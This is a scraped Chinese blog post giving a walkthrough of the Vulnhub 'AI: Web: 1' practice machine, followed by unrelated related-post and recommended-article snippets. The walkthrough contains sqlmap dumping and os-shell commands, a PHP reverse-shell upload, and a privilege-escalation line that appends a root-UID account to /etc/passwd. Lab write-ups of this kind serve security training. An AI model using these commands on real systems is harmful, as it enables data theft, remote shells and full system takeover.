
AI: Web: 1 Vulnhub Walkthrough
下载链接:
https://www.vulnhub.com/entry/ai-web-1,353/

主机发现扫描:

主机端口扫描
http://10.10.202.158/

目录扫描:
╰─ sudo python3 dirsearch.py -u http://10.10.202.158 -e .php
[17:11:29] 200 - 141B - /index.html
[17:11:37] 200 - 82B - /robots.txt

分别进行目录探测:
╰─ sudo python3 dirsearch.py -u http://10.10.202.158/m3diNf0/ -e .php
[17:12:31] 200 - 84KB - /m3diNf0/info.php
╰─ sudo python3 dirsearch.py -u http://10.10.202.158/se3reTdir777/ -e .php
[17:14:54] 200 - 1KB - /se3reTdir777/index.php
[17:14:54] 200 - 1KB - /se3reTdir777/index.php/login/
[17:15:09] 301 - 250B - /se3reTdir777/uploads -> http://10.10.202.158/se3reTdir777/uploads/

SQL注入攻击
╰─ sqlmap -r ai.txt --dbs --batch

╰─ sqlmap -r ai.txt --dbs --batch --dbs -D aiweb1 -T systemUser -C id,username,password --dump

base64 解密分别为:
t00r RmFrZVVzZXJQYXNzdzByZA== ----> FakeUserPassw0rd
aiweb1pwn TXlFdmlsUGFzc19mOTA4c2RhZjlfc2FkZmFzZjBzYQ== --> MyEvilPass_f908sdaf9_sadfasf0sa
u3er TjB0VGhpczBuZUFsczA= ---> N0tThis0neAls0
再次爆破未发现可登陆的后台地址,尝试下sqlmap 的os-shell
╰─ sqlmap -r ai.txt --dbs --dbs --os-shell


应该是没有写入权限,我们尝试下upload目录
/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/


通过这个地址上传shell:
http://10.10.202.158:80/se3reTdir777/uploads/tmpuvuka.php 长传php-reverse.php



接下来进行提权操作
LinEnum.sh

╰─ openssl passwd -1 -salt hack403 pass123
$1$hack403$bsTXjmsCRF5fUFoYkS1io/
echo 'hack403:$1$hack403$bsTXjmsCRF5fUFoYkS1io/:0:0::/root:/bin/bash' >>/etc/passwd
完!
AI: Web: 1 Vulnhub Walkthrough的更多相关文章
- AI: Web: 2 Vulnhub Walkthrough
靶机下载链接: https://www.vulnhub.com/entry/ai-web-2,357 主机端口扫描: 尝试SQL注入,未发现有注入漏洞,就注册创建于一账户 http://10.10.2 ...
- AI:WEB:1 Walkthrough
AI: Web: 1 Vulnhub Walkthrough靶机下载:https://www.vulnhub.com/entry/ai-web-1,353/测试方法: Nmap网络扫描 浏 ...
- vulnhub AI: Web: 1
vulnhub AI: Web: 1 提取flag攻略 导入虚拟机,开机. 扫描NAT的C段,确定虚拟机IP和开放端口. 尝试访问该网站 发现什么都没有,抽根烟冷静一下...... 来波目录扫描吧 使 ...
- 德州扑克AI WEB版
继续之前的德州扑克话题,上次的DOS界面确实没法看,我女朋友说这是什么鬼.哈哈,估计只有自己能玩了 这两天重构了一下界面,基于web服务器和浏览器来交互. 服务器和客户端之间用websocket通信, ...
- Hackme: 1: Vulnhub Walkthrough
下载链接: https://www.vulnhub.com/entry/hackme-1,330/ 网络扫描探测: ╰─ nmap -p1-65535 -sV -A 10.10.202.131 22/ ...
- Girlfreind:1 Vulnhub Walkthrough
靶机链接: https://www.vulnhub.com/entry/me-and-my-girlfriend-1,409/ 主机扫描: HTTP 目录访问,提示无权限,右键源码,提示XXF即可 正 ...
- Happycorp:1 Vulnhub Walkthrough
靶机链接: https://www.vulnhub.com/entry/happycorp-1,296/ 网络主机扫描::: 主机端口扫描: NFS文件系统,尝试挂载试试 mount -t nfs 1 ...
- HA Joker Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-joker,379/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202.132Starti ...
- HA: ISRO Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-isro,376/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202.131Startin ...
随机推荐
- 03_Matplotlib的基本使用
python利用Matplotlib.pyplot库绘制不同的图形,但是在显示中文时存在部分问题,一般在导入库后,添加如下代码: # 设置中文正常显示 plt.rcParams['font.sans- ...
- Web渗透测试流程
什么是渗透测试? 渗透测试 (penetration test)并没有一个标准的定义,国外一些安全组织达成共识的通用说法是:渗透测试是通过模拟恶意黑客的攻击方法,来评估计算机网络系统安全的一种评估方法 ...
- Java 理论与实践: 处理 InterruptedException【转】
这样的情景您也许并不陌生:您在编写一个测试程序,程序需要暂停一段时间,于是调用Thread.sleep().但是编译器或 IDE 报错说没有处理检查到的InterruptedException.Int ...
- day20191120笔记
1.spring的优势 U盘拷.总结.微信公众号:.2.笔试,课前默写,默完之后要回答问题.3.微服务,带着,知识点,卷子.ssm整个东西讲一下.面试是综合能力.背面试题. 通过基础很重要.学精烂熟于 ...
- 以传参的方式执行shell(模板)
以传参的方式执行shell(模板) #!bin/bash # USE: Template # author : xiaowei # -- # state : -name 选项必选,,, -v -m 选 ...
- uni-app之网络请求
uni-app之网络请求 一,介绍 uni.request(OBJECT),发起网络请求,以下主要是一些特殊的参数说明,详细的可查看uni-app官网. 1,method的有效值必须是大写,默认GET ...
- javaWeb学习总结——文件上传、下载
目录 1.文件上传环境搭建 2.文件上传代码实现 3.关于下载 @ 嘿,熊dei,你不得不知道在Web开发中,文件上传和下载功能是非常常用的功能,关于文件上传,浏览器上传[文件以流的形式传输]--&g ...
- 转:java 解析excel,带合并单元的excel
收集了一些对博主有帮助的博文,如下 >>>>>>>>>>>第一部分: 首先,mavn导入jar包 <!-- 解析excel需要导 ...
- eNSP 简介及基础操作
eNSP 一. eNSP简介 eNSP是一款由华为自主研发的.免费的.可扩展的.图形化操作的网络仿真工具平台,主要对企业网络路由器.交换机及相关物理设备进行软件仿真,支持大型网络模拟.界面如下: 界面 ...
- 阿里巴巴主导的“华山版《Java 开发手册》”简介
1."83行代码计划"项目介绍(转自github): 2018年9月22日,在2018杭州云栖大会上,召开<码出高效:Java 开发手册>新书发布会,并宣布将图书所有收 ...